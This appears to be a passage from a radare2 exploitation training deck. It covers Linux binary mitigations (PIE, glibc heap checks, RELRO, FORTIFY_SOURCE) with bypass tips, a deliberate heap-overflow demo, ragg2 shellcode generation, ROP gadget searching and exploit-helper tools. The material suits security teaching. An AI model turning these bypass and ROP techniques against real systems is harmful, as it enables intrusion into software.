    0x0804840f  83e4f0      and esp, 0xffffffff
    0x08048412  83ec10      sub esp, 0x10
    0x08048415  c70424c0840. mov dword [esp], str.Hola_mundo ; str.Ho
la_mundo
    0x0804841c  e8cffeffff  call sym.imp.puts
    sym.imp.puts(unk)
    0x08048421  c9          leave
    0x08048422  c3          ret
exploit@securizame:"/practicas/new/protecciones$ []
```

```
exploit@securizame: ~/practicas/new/protecciones
(fcn) sym.main 4006e7
    0x00000630  55          push ebp
    0x00000631  89e5        mov ebp, esp
    0x00000633  53          push ebx
    0x00000634  83e4f0      and esp, 0xffffffff
    0x00000637  83ec10      sub esp, 0x10
    0x0000063a  e8ecffff    call sym._x86.get_pc_thunk,bx
    sym._x86.get_pc_thunk,bx(unk, unk)
    0x0000063f  81c351120000 add ebx, 0x1251
    0x00000645  8d8360eeffff  lea eax, [ebx-0x11a0] ; 0xfffffee60
    0x0000064b  890424        mov [esp], eax
    0x0000064e  e84dffff    call sym.imp.puts
    sym.imp.puts()
    0x00000653  8b5dfc      mov ebx, [ebp-0x4] ; 0x0000000fc
    0x00000656  c9          leave
    0x00000657  c3          ret
exploit@securizame:"/practicas/new/protecciones$ []
```

PIE: Position Independent Execu...

```
urxvt
(18:34:40) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/practicas/stack-cookie$ gcc -fPIE simple-canary.c -o simple-canary
(18:34:54) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/practicas/stack-cookie$ r2 simple-canary
Warning: Override _ITM_deregisterTMCloneTable with __gmon_start__
-- Experts agree, security holes suck, and we fixed some of them!
[0x00000590]> s main
[0x000006c0]> af
[0x000006c0]> pdf
    ;-- main:
(fcn) sym.main 34
    ; var int local_40h @ rbp-0x40
    ; var int local_34h @ rbp-0x34
0x000006c0      55          push rbp
0x000006c1      4889e5      mov rbp, rsp
0x000006c4      4883ec40   sub rsp, 0x40
0x000006c8      897dcc      mov dword [rbp - local_34h], edi
0x000006cb      488975c0   mov qword [rbp - local_40h], rsi
0x000006cf      488d3d9e0000. lea rdi, [rip + 0x9e]    ; 0x774 ; str.Hello_world ; "Hello world" @ 0x774
0x000006d6      e885feffff  call sym.imp.puts
0x000006db      b800000000  mov eax, 0
0x000006e0      c9          leave
0x000006e1      c3          ret
[0x000006c0]>
```

PIE: Position Independent Execu...



exploit@securizame: ~/practicas/new/protecciones

```
exploit@securizame:~/practicas/new/protecciones$ r2 -qc dm -d pie 2>/dev/null
sys 0xb7740000 - 0xb7741000 s r-x [vdso]
sys 0xb7741000 * 0xb775d000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0xb775d000 - 0xb775f000 s rw- /lib/i386-linux-gnu/ld-2.13.so
sys 0xb775f000 - 0xb7760000 s r-x /home/exploit/practicas/new/protecciones/pie
sys 0xb7760000 - 0xb7761000 s rw- /home/exploit/practicas/new/protecciones/pie
sys 0xbfe41000 - 0xbfe62000 s rw- [stack]
Hola mundo
exploit@securizame:~/practicas/new/protecciones$ r2 -qc dm -d pie 2>/dev/null
sys 0xb7704000 - 0xb7705000 s r-x [vdso]
sys 0xb7705000 * 0xb7721000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0xb7721000 - 0xb7723000 s rw- /lib/i386-linux-gnu/ld-2.13.so
sys 0xb7723000 - 0xb7724000 s r-x /home/exploit/practicas/new/protecciones/pie
sys 0xb7724000 - 0xb7725000 s rw- /home/exploit/practicas/new/protecciones/pie
sys 0xbfb66000 - 0xbfb87000 s rw- [stack]
Hola mundo
exploit@securizame:~/practicas/new/protecciones$ 
```

PIE: Position Independent Execu...

How to deal with it

- Unfortunately unless you have an info leak its likely you wont be able to exploit a PIE binary
- The only other way would be bruteforce when available....



Heap Consistency Checking

This enables the sanity checks for the allocator control structures and finishes the execution in case they have been overwritten.

This mitigation used to be enabled by default on every modern linux distribution and is enforced by the glibc.

It can be enabled/disabled using an env var:

MALLOC_CHECK_=0 : Ignore corruptions and do not print warnings

MALLOC_CHECK_=1 : Just print a warning

MALLOC_CHECK_=2 : Print a warning and stop execution

Heap Consistency Checking

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, const char *argv[])
{
    char *uno = malloc(10);
    char *dos = malloc(10);

    strcpy(dos, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
    strcpy(uno, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

    char *tres = malloc(10);

    free(uno);
    free(dos);
    return 0;
}
```

Heap Consistency Checking



exploit@securizame: ~/practicas/new/protecciones

```
exploit@securizame:~/practicas/new/protecciones$ ./heap
*** glibc detected *** ./heap: free(): invalid next size (fast): 0x0892f008 ***
===== Backtrace =====
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0x70c91)[0xb76c0c91]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0x724f8)[0xb76c24f8]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(cfree+0x6d)[0xb76c563d]
./heap[0x8048561]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(__libc_start_main+0xe6)[0xb7666e46]
./heap[0x8048381]
===== Memory map =====
08048000-08049000 r-xp 00000000 08:01 284181      /home/exploit/practicas/new/protecciones/heap
08049000-0804a000 rw-p 00000000 08:01 284181      /home/exploit/practicas/new/protecciones/heap
0892f000-08950000 rw-p 00000000 00:00 0          [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7632000-b764e000 r-xp 00000000 08:01 262642      /lib/i386-linux-gnu/libgcc_s.so.1
b764e000-b764f000 rw-p 0001b000 08:01 262642      /lib/i386-linux-gnu/libgcc_s.so.1
b764f000-b7650000 rw-p 00000000 00:00 0
b7650000-b77af000 r-xp 00000000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77af000-b77b1000 r--p 0015f000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b1000-b77b2000 rw-p 00161000 08:01 262739      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b2000-b77b5000 rw-p 00000000 00:00 0
b77bd000-b77bf000 rw-p 00000000 00:00 0
b77bf000-b77c0000 r-xp 00000000 00:00 0          [vds]
b77c0000-b77dc000 r-xp 00000000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b77dc000-b77dd000 r--p 0001b000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
b77dd000-b77de000 rw-p 0001c000 08:01 267708      /lib/i386-linux-gnu/ld-2.13.so
bff79000-bff9a000 rw-p 00000000 00:00 0          [stack]
Abortado ('core' generado)
exploit@securizame:~/practicas/new/protecciones$ MALLOC_CHECK_=1 ./heap
*** glibc detected *** ./heap: malloc: top chunk is corrupt: 0x09496020 ***
*** glibc detected *** ./heap: free(): invalid pointer: 0x09496008 ***
*** glibc detected *** ./heap: free(): invalid pointer: 0x09496018 ***
exploit@securizame:~/practicas/new/protecciones$ MALLOC_CHECK_=0 ./heap
Violación de segmento ('core' generado)
exploit@securizame:~/practicas/new/protecciones$ []
```

Heap Consistency Checking

How to deal with it

- Allocator abuse wont be possible
- But these checks are only performed when freeing or reallocating a chunk, so as long as these conditions are not triggered you can freely overwrite contiguous chunks.



RELRO

This mitigation forces the external symbols resolution to be done by the linker during initialization, instead of doing it the first time the symbol is used.

This way an attacker wont be able to overwrite the relocation info in order to gain control of the execution flow.

To enable this mitigation:

```
$ gcc -g -O0 -Wl,-z,relro,-z,now source.c -o binary
```


Marks the following sections as read only:

.ctors, .dtors, .jcr, .dynamic y .got.

RELRO

How to deal with it

- If enabled we wont be able to use the GOT/PLT overwrite technique
- Anyway this is not really important, as usually there are plenty of other places to write at to control the exec flow.
- Also looks like this not a thing anymore on 64 bit bins



FORTIFY SOURCE

Replaces calls to insecure functions with calls to their secure counterparts. The modified functions are:

memcpy, mempcpy, memmove, memset, strcpy, stpcpy,
stncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf,
gets...

Enabled when compiling:

```
$ gcc -D_FORTIFY_SOURCE=2
```

If we use “2” it also implies the compiler –O2 optimization level will be applied.

FORTIFY SOURCE

In case of the function is copying memory, an extra argument is passed containing the maximum length of the destination buffer.

```
memcpy(destino, origen, size)
```

```
memcpy_chk(destino, origen, size, sizeof(destino))
```

FORTIFY SOURCE

Format strings containing the %n specifier may not be located at a writeable address in the memory space of the application.

When using positional parameters, all arguments within the range must be consumed. So to use %7\$x, you must also use 1,2,3,4,5 and 6.

This way random read and writes using format string attacks are effectively blocked.

FORTIFY SOURCE

How to deal with it

Info about exploiting format strings when FORTIFY_SOURCE is enabled:

<http://www.phrack.org/issues/67/9.html#article>

When the destination of the copy is heap, the size cannot be precalculated, so this mitigation does not work for heap.

It's still possible to cause overflows through functions such as read/write, recv, or read/write loops.





Using r2 for exploitation



Searches using r2

Search cmd's

Every search cmd starts with /

/ AAAA: Search for string

/a jmp esp: Assemble the opcode and search it

/c jmp esp: Search on the disassembly

/R: Search rop gadgets

Define start and end for the search

```
e search.from=0x00000020
```

```
e search.to=0x000004000
```

Define an area to search at (e search.in=io.sections.exec)

raw	io.section	dbg.heap
block	io.sections	dbg.map
file	io.sections.write	dbg.maps
io.maps	io.sections.exec	dbg.maps.exec
io.maprange	dbg.stack	dbg.maps.write

Shellcodes in r2

Radare2 includes the tools ragg2 and ragg2-cc which can be used to generate and manipulate shellcodes.


```
$ ragg2 -z -a x86 -b 32 -o linux file.asm  
$ nasm -f bin hello.asm  
$ ragg2 -z -C hello  
$ ragg2 -C hello -x  
$ ragg2 -L  
$ ragg2 -i exec -z  
$ ragg2 -p n20 -B 41414141 -d 10:0x42424242
```

Shellcodes in r2

Using ragg2-cc we can generate shellcodes from C code

```
$ ragg2-cc -a x86 -b 32 -k linux -c test.c
```

```
void main(void)
{
    write(1, "Hello world\n", 12);
    return 0;
}
```



```
[0x00000000 135 test.c.text]> pd $r
,=< 0x00000000 e90c000000 jmp 0x11 ;[1]
     0x00000005 48 dec eax
     0x00000006 6f outsd
     0x00000007 6c insb
     0x00000008 61 popad
     0x00000009 206d75 and [ebp+0x75], ch
     0x0000000c 6e outsb
     0x0000000d 646f fs outsd
     0x0000000f 0a00 or al, [eax]
     -> 0x00000011 53 push ebx
     0x00000012 b804000000 mov eax, 0x4
     0x00000017 e81c000000 call 0x38 ;[2]
          0x00000038(unk)
     0x0000001c 81c320100000 add ebx, 0x1020
     0x00000022 ba0b000000 mov edx, 0xb ; 0x0000000b
     0x00000027 8d8bc9efffff lea ecx, [ebx-0x1037] ; 0xfffffefc9
     0x0000002d 53 push ebx
     0x0000002e bb01000000 mov ebx, 0x1
     0x00000033 cd80 int 0x80
          syscall[0x80][0]=?
     0x00000035 5b pop ebx
     0x00000036 5b pop ebx
     0x00000037 c3 ret
     0x00000038 8b1c24 mov ebx, [esp]
     0x0000003b c3 ret
     0x0000003c ff invalid
```

Rarun2

It provides with many options to control the execution of a binary, but we are interested on it mainly to control stdin, and args.

Some options are:

- `arg[0-3]`: sets the arguments
- `listen`: bound stdin/stdout/stderr to a listening socket
- `stenv`: set a value for the given env var
- `stdin`: select file to read data from
- `stdout`: select file to replace stdout file descriptor

Rarun2

It provides with many options to control the execution of a binary, but we are interested on it mainly to control stdin, env vars and args.

Value prefixes:

- `@filename` Slurp contents of file and put them inside the key
- `'string'` Escape characters useful for hex chars
- `!cmd` Run command to store the output in the variable
- `:102030` Parse hexpair string and store it in the variable
- `@3@pattern` Repeat pattern 3 times

Two ways to load rarun profiles:

```
$ r2 -d -e dbg.profile=/tmp/profile.rarun2 /bin/ls  
[0x00000000]> e dbg.profile=/tmp/profile.rarun2; oo
```

Rarun2

Sample rarun2 script

```
$ cat foo.rr2
#!/usr/bin/rarun2
program=./pp400
arg0=10
stdin=foo.txt
chdir=/tmp
clearenv=true
setenv=EGG=eggsy
setenv=NOFUN=nogames
unsetenv=NOFUN
# EGG will be the only env variable
#chroot=.
./foo.rr2
```

Examine the stack

One of the hidden gems to examine the stack is `pxr`

```
exploit@securizame: ~/practicas/new/shellcodes
--1 ; 3
    ↳ 0x08048c2b      0f8eb6feffff  jle 0x8048ae7
    ↳ 0x08048c31      c704240a0000, mov dword [esp], 0xa
    ↳ 0x08048c38      e8e3faffff  call sym.imp.putschar
    ↳ 0x08048c3d      8b45e4       mov eax, dword [ebp - local_1ch]
    ↳ 0x08048c40      c9           leave
    ↳ 0x08048c41      c3           ret

[0x08048aa8]> db 0x08048ad6
[0x08048aa8]> dc
hit breakpoint at: 8048ad6
[0x08048aa8]> pxr 4*8 @ esp
0xffca57c0 0xffca77dc .w.. eax stack R W 0x0 --> ebx
0xffca57c4 0xffca981c .... stack R W 0x20544547 (GET /html HTTP/1.1
Host: localhost
Connection: keep-alive
Transfer-Encoding: chunked

eeeeeeeeeeeeeee     AAAAAAAAAAAAAAAAGET /html HTTP/1.1
Host: localhost) --> ascii
0xffca57c8 0x00000000 .... ebx
0xffca57cc 0x00000000 .... ebx
0xffca57d0 0x00000000 .... ebx
0xffca57d4 0x00000000 .... ebx
0xffca57d8 0x00000000 .... ebx
0xffca57dc 0x00000000 .... ebx
[0x08048aa8]>
```

Examine the stack

raROP debug

```
0x7ffe3b0c3790 0x000000000000fffff
0x7ffe3b0c3798 0x000000000004014f9
0x7ffe3b0c37a0 0x00000000000401efe
0x7ffe3b0c37a8 0x00000000000402ace
0x7ffe3b0c37b0 0x00000000000402b2e
0x7ffe3b0c37b8 0x000000000004038ef
0x7ffe3b0c37c0 0x00000000000405bb7
0x7ffe3b0c37c8 0x00007ffe3b0c54b2
0x7ffe3b0c37d0 0x00007ffe3b0c54cd
0x7ffe3b0c37d8 0x00007ffe3b0c54ed
0x7ffe3b0c37e0 0x00007ffe3b0c553e
0x7ffe3b0c37e8 0x00007ffe3b0c557e
0x7ffe3b0c37f0 0x00007ffe3b0c55a1
0x7ffe3b0c37f8 0x00007ffe3b0c55b3
[0x00400608]> pxr 8*16 @ rsp
0x7ffe3b0c3780 0x00000000000401395
0x7ffe3b0c3788 0x00000000000401490
0x7ffe3b0c3790 0x00000000000fffff
0x7ffe3b0c3798 0x000000000004014f9
0x7ffe3b0c37a0 0x00000000000401efe
0x7ffe3b0c37a8 0x00000000000402ace
0x7ffe3b0c37b0 0x00000000000402b2e
0x7ffe3b0c37b8 0x000000000004038ef
0x7ffe3b0c37c0 0x00000000000405bb7
0x7ffe3b0c37c8 0x00007ffe3b0c54b2
0x7ffe3b0c37d0 0x00007ffe3b0c54cd
0x7ffe3b0c37d8 0x00007ffe3b0c54ed
0x7ffe3b0c37e0 0x00007ffe3b0c553e
0x7ffe3b0c37e8 0x00007ffe3b0c557e
0x7ffe3b0c37f0 0x00007ffe3b0c55a1
0x7ffe3b0c37f8 0x00007ffe3b0c55b3
[0x00400608]>
```

ROP with radare

Search por rop gadgets using `/**R**`

/R [filter-by-string]	Show gadgets
/R/ [filter-by-regexp]	Show gadgets [regular expression]
/Rl [filter-by-string]	Show gadgets in a linear manner
/R/l [filter-by-regexp]	Show gadgets in a linear manner [regexp]
/Rj [filter-by-string]	JSON output
/R/j [filter-by-regexp]	JSON output [regular expression]
/Rk [select-by-class]	Query stored ROP gadgets

ROP with radare

```
* jaime@Bhola: ~/docs/presentaciones/nn2013/samples
00483fd <second_frame>:
0483fd: 55          push %ebp
0483fe: 89 e5        mov %esp,%ebp
048400: 83 ec 18    sub $0x18,%esp
048403: c7 04 24 f0 84 04 08 movl $0x80484f0,(%esp)
04840a: e8 c1 fe ff ff call 80482d0 <puts@plt>
04840f: b8 00 00 00 00 mov $0x0,%eax
048414: c9          leave
048415: c3          ret

0048416 <first_frame>:
048416: 55          push %ebp
048417: 89 e5        mov %esp,%ebp
048419: 83 ec 18    sub $0x18,%esp
04841c: c7 04 24 02 00 00 00 movl $0x2,(%esp)
048423: e8 d5 ff ff ff call 80483fd <second_frame>
048428: b8 00 00 00 00 mov $0x0,%eax
04842d: c9          leave
04842e: c3          ret

004842f <main>:
04842f: 55          push %ebp
048430: 89 e5        mov %esp,%ebp
048432: 83 e4 f0    and $0xfffffff0,%esp
048435: 83 ec 10    sub $0x10,%esp
048438: c7 04 24 09 85 04 08 movl $0x8048509,(%esp)
04843f: e8 8c fe ff ff call 80482d0 <puts@plt>
048444: c7 04 24 01 00 00 00 movl $0x1,(%esp)
04844b: e8 c6 ff ff ff call 8048416 <first_frame>
048450: c7 04 24 19 85 04 08 movl $0x8048519,(%esp)
048457: e8 74 fe ff ff call 80482d0 <puts@plt>
04845c: c9          leave

Pattern not found (press RETURN)
```

```
* jaime@Bhola: ~/docs/presentaciones/nn2013/samples
00010a90 <main>:
10a90: 9d e3 bf 20    save %sp, -224, %sp
10a94: f0 27 a0 44    st %i0, [ %fp + 0x44 ]
10a98: f2 27 a0 48    st %i1, [ %fp + 0x48 ]
10aa0: c0 27 bf 80    clr [ %fp + -128 ]
10aa4: d0 07 a0 44    ld [ %fp + 0x44 ], %o0
10aa8: 80 a2 20 02    cmp %o0, 2
10aac: 12 80 00 0d    bne 10adc <main+0x4c>
10aad: 01 00 00 00    nop
10ab0: 92 10 20 04    mov 4, %o1    ! 4 <_START_-0xffffc>
10ab4: d0 07 a0 48    ld [ %fp + 0x48 ], %o0
10ab8: 90 02 20 08    add %o1, %o0, %o0
10abc: d0 02 00 00    ld [ %o0 ], %o0
10ac0: 40 00 41 c3    call 211cc <atoi@plt>
10ac4: 01 00 00 00    nop
10ac8: 80 a2 20 40    cmp %o0, 0x40
10acc: 12 80 00 04    bne 10adc <main+0x4c>
10ad0: 01 00 00 00    nop
10ad4: 90 10 20 01    mov 1, %o0    ! 1 <_START_-0xffff>
10ad8: d0 27 bf 80    st %o0, [ %fp + -128 ]
10adc: 11 00 00 43    sethi %hi(0x10c00), %o0
10ae0: 90 12 23 90    or %o0, 0x390, %o0    ! 10f90 <_lib_version+0x48>
10ae4: d2 07 bf 80    ld [ %fp + -128 ], %o1
10ae8: 40 00 41 bc    call 211d8 <printf@plt>
10aec: 01 00 00 00    nop
10af0: 40 00 41 b1    call 211b4 <getpid@plt>
10af4: 01 00 00 00    nop
10af8: d0 27 bf ec    st %o0, [ %fp + -20 ]
10afc: 90 07 bf 98    add %fp, -104, %o0
10b00: 92 10 20 00    clr %o1
10b04: 94 10 20 50    mov 0x50, %o2
10b08: 40 00 41 b7    call 211e4 <memset@plt>
:]
```

X86 opcodes are variable length, that's good for ROP
No need for instructions to be aligned

ROP with radare: raROP

raROP radare2 + node.js ROP chain builder

add Search

Data	Gadget	Comment	Action
0000000000401395	xor eax, eax; ret;	//	↑ ↓ ⚡ 🗑
0000000000401490	pop rbp; ret;	//	↑ ↓ ⚡ 🗑
0000000000FFFF		// comment	↑ ↓ ⚡ 🗑
00000000004014f9	add ebx, esi; ret;	//	↑ ↓ ⚡ 🗑
0000000000401efe	pop r15; ret;	//	↑ ↓ ⚡ 🗑
0000000000402ace	pop r14; pop r15; ret;	//	↑ ↓ ⚡ 🗑
0000000000402b2e	pop r12; ret;	//	↑ ↓ ⚡ 🗑
00000000004038ef	pop rbx; ret;	//	↑ ↓ ⚡ 🗑
0000000000405bb7	add al, 0xb; ret;	//	↑ ↓ ⚡ 🗑

Chain

+ Add C Copy ▶ Debug 🏁 Save ⚡ Load 🗑 Clear

Gadgets for true

Settings

Address	Gadget	Action
0x00000000004004b6	add byte [rax], al; retf 0;	+
0x00000000004004b4	add byte [rax], al; add byte [rax], al; retf 0;	+
0x00000000004004b2	add byte [rax], al; add byte [rax], al; add byte [rax], al; retf 0;	+
0x00000000004004b0	add byte [rax], al; add byte [rax], al; add byte [rax], al; add byte [rax], al; retf 0;	+
0x0000000000400606	add byte [rax], al; ret;	+
0x0000000000400604	add byte [rax], al; add byte [rax], al; ret;	+
0x0000000000400602	add byte [rax], al; add byte [rax], al; add byte [rax], al; ret;	+
0x0000000000400600	add byte [rax], al; add byte [rax], al; add byte [rax], al; add byte [rax], al; ret;	+
0x0000000000401065	add rsp, 8; ret;	+
0x0000000000401063	add byte [rax], al; add rsp, 8; ret;	+
0x0000000000401420	add byte [rax], al; xor eax, eax; pop rbx; ret;	+
0x0000000000401484	add bh, bh; loopne 0x4014ee; nop dword [rax + rax]; pop rbp; ret;	+
0x00000000004014f9	add ebx, esi; ret;	+
0x00000000004014f4	add eax, 0x204d6e; add ebx, esi; ret;	+
0x00000000004014f1	lcall [rbp - 0x3a]; add eax, 0x204d6e; add ebx, esi; ret;	+
0x000000000040158a	add byte [rax - 0x77], cl; ret 0x1bf;	+
0x0000000000401589	leave; add byte [rax - 0x77], cl; ret 0x1bf;	+
0x0000000000401584	mov eax, 0xbfffffb; leave; add byte [rax - 0x77], cl; ret 0x1bf;	+
0x000000000040168f	add byte [rax - 0x7d], cl; ret 0x4810;	+

ROP with radare: raROP


Installation:

```
$ git clone https://github.com/jpenalbae/rarop.git
$ cd rarop/
$ npm install
$ chmod +x bin/rarop
$ ln -s bin/rarop ~/bin/
```

Usage:

```
$ rarop /bin/true
```

Exploit helpers: chita.js



Inspired by mona.py for immunity debugger (corelan)

Exploit helpers: chita.js

```
urxvt
^D
(01:57:57) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/practicas/relo$ r2 /bin/ls
Warning: Override _ITM_deregisterTMCloneTable with _Jv_RegisterClasses
-- radare2 is like windows 7 but even better.
[0x004049de]> #!pipe chita
Invalid command: undefined

Usage: #!pipe chita command [options]

Where valid commands are:
  pattern  Generate a pseudorandom text pattern
  rdbg     Generate a gdb or radare file to debug a ROP chain
  rop2c    Generate C/python code from ROP chain file
  fmt      Format string exploiting helper
  jmp      Search for instructions such as 'jmp esp' and so on
  pivot    Search for stack pivots
  info     Show executable info
  little   Convert hexstring to little endian
  help     Shows this help

Extended help: #!pipe chita [command] -h

[0x004049de]> █
```

Exploit helpers: chita.js

Installation:

